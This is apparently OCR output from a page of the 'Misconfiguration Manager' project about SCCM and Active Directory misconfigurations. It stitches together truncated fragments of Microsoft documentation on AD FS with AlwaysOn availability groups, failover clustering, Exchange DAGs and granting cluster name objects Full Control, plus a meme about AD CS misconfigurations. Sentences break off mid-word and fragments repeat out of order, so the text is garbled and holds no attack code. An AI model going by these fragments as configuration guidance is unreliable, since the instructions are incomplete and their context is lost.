
SpecterOps Sponsored Project | Slack #sccm | Follow @subat0mik | Follow @_Mayyhem | Follow @unsigned_sh0rt

Misconfiguration Manager

Learn / Windows Server / Identity and access /

Setting up an AD FS … AlwaysOn Availability…

04/08/2025 • Applies to: ✅ Windows Server 2025, ✅ Windo…



Learn / Windows Server / Identity and access /

Setting up an AD FS


AlwaysOn Availability

04/08/2025 • Applies to: ✅ Windows Server 2025, ✅ Windo

A highly available geo-distributed topology provides

- Elimination of a single point of failure: With failo infrastructure even if one of the data centers in
- Improved performance: You can use the sugges

AD FS can be configured for a highly available geo-d overview of AD FS with SQL Always on Availability Gr




Failover Clustering and Active Directory Certificate Services in Windows Server 2008 and Windows Server 2008 R2

Microsoft Corporation

Published: January 2010

By Carsten B. Kinder & Mark B. Cooper



ty groups in

ox servers that provide automatic, database-level s replication and a subset of Windows failover Mailbox servers in a DAG monitor each other for ith the other servers in the DAG to provide

ver to a DAG, a failover cluster is automatically ervers for network or server failures is initiated. The ed to track and manage information about the tion status, and last-mounted location.

Learn / Windows Server / I

Setting up
AlwaysOn

04/08/2025 • Applies to: ✅ W


A highly available geo-dis

- Elimination of a sing
  infrastructure even i
- Improved performan


AD FS can be configured
overview of AD FS with SC

matic, database-level
Windows failover
onitor each other for
DAG to provide

er is automatically
failures is initiated. The
rmation about the
d location.


MICROSOFT: *SLAPS THE ROOF OF AD CS*
THIS BAD BOY CAN FIT SO MANY MISCONFIGURATIONS IN IT
imgflip.com

a secondary site by reinstalling the secondary site from its parent primary site.



- Full Control permissions in the Cluster container (include this object all de

○ Prestage Computer Object for the Cluster Name

- Full control and permission on the cluster container

g Server

r

Step 5:

Customize the permission Here I select the Write and Create all child objects. Others default.

computer object resides.

- Add the Windows Cluster Name Object (CNO) and cluster nodes having "FULL Control" in the ACLs on the Security tab of the created Listener computer object record.

Error Message:


, write properties

Or you can allc

- Give the CNO: create co
- Create the listener throu


If you're going to pre-stage the account, you need to assign the cluster's computer account Full Control permissions to the Organizational Unit. After you've created the account, disable it as shown in the first ADUC screenshot. Otherwise, CAU won't be able to activate it.

Audit cluster virtual accounts



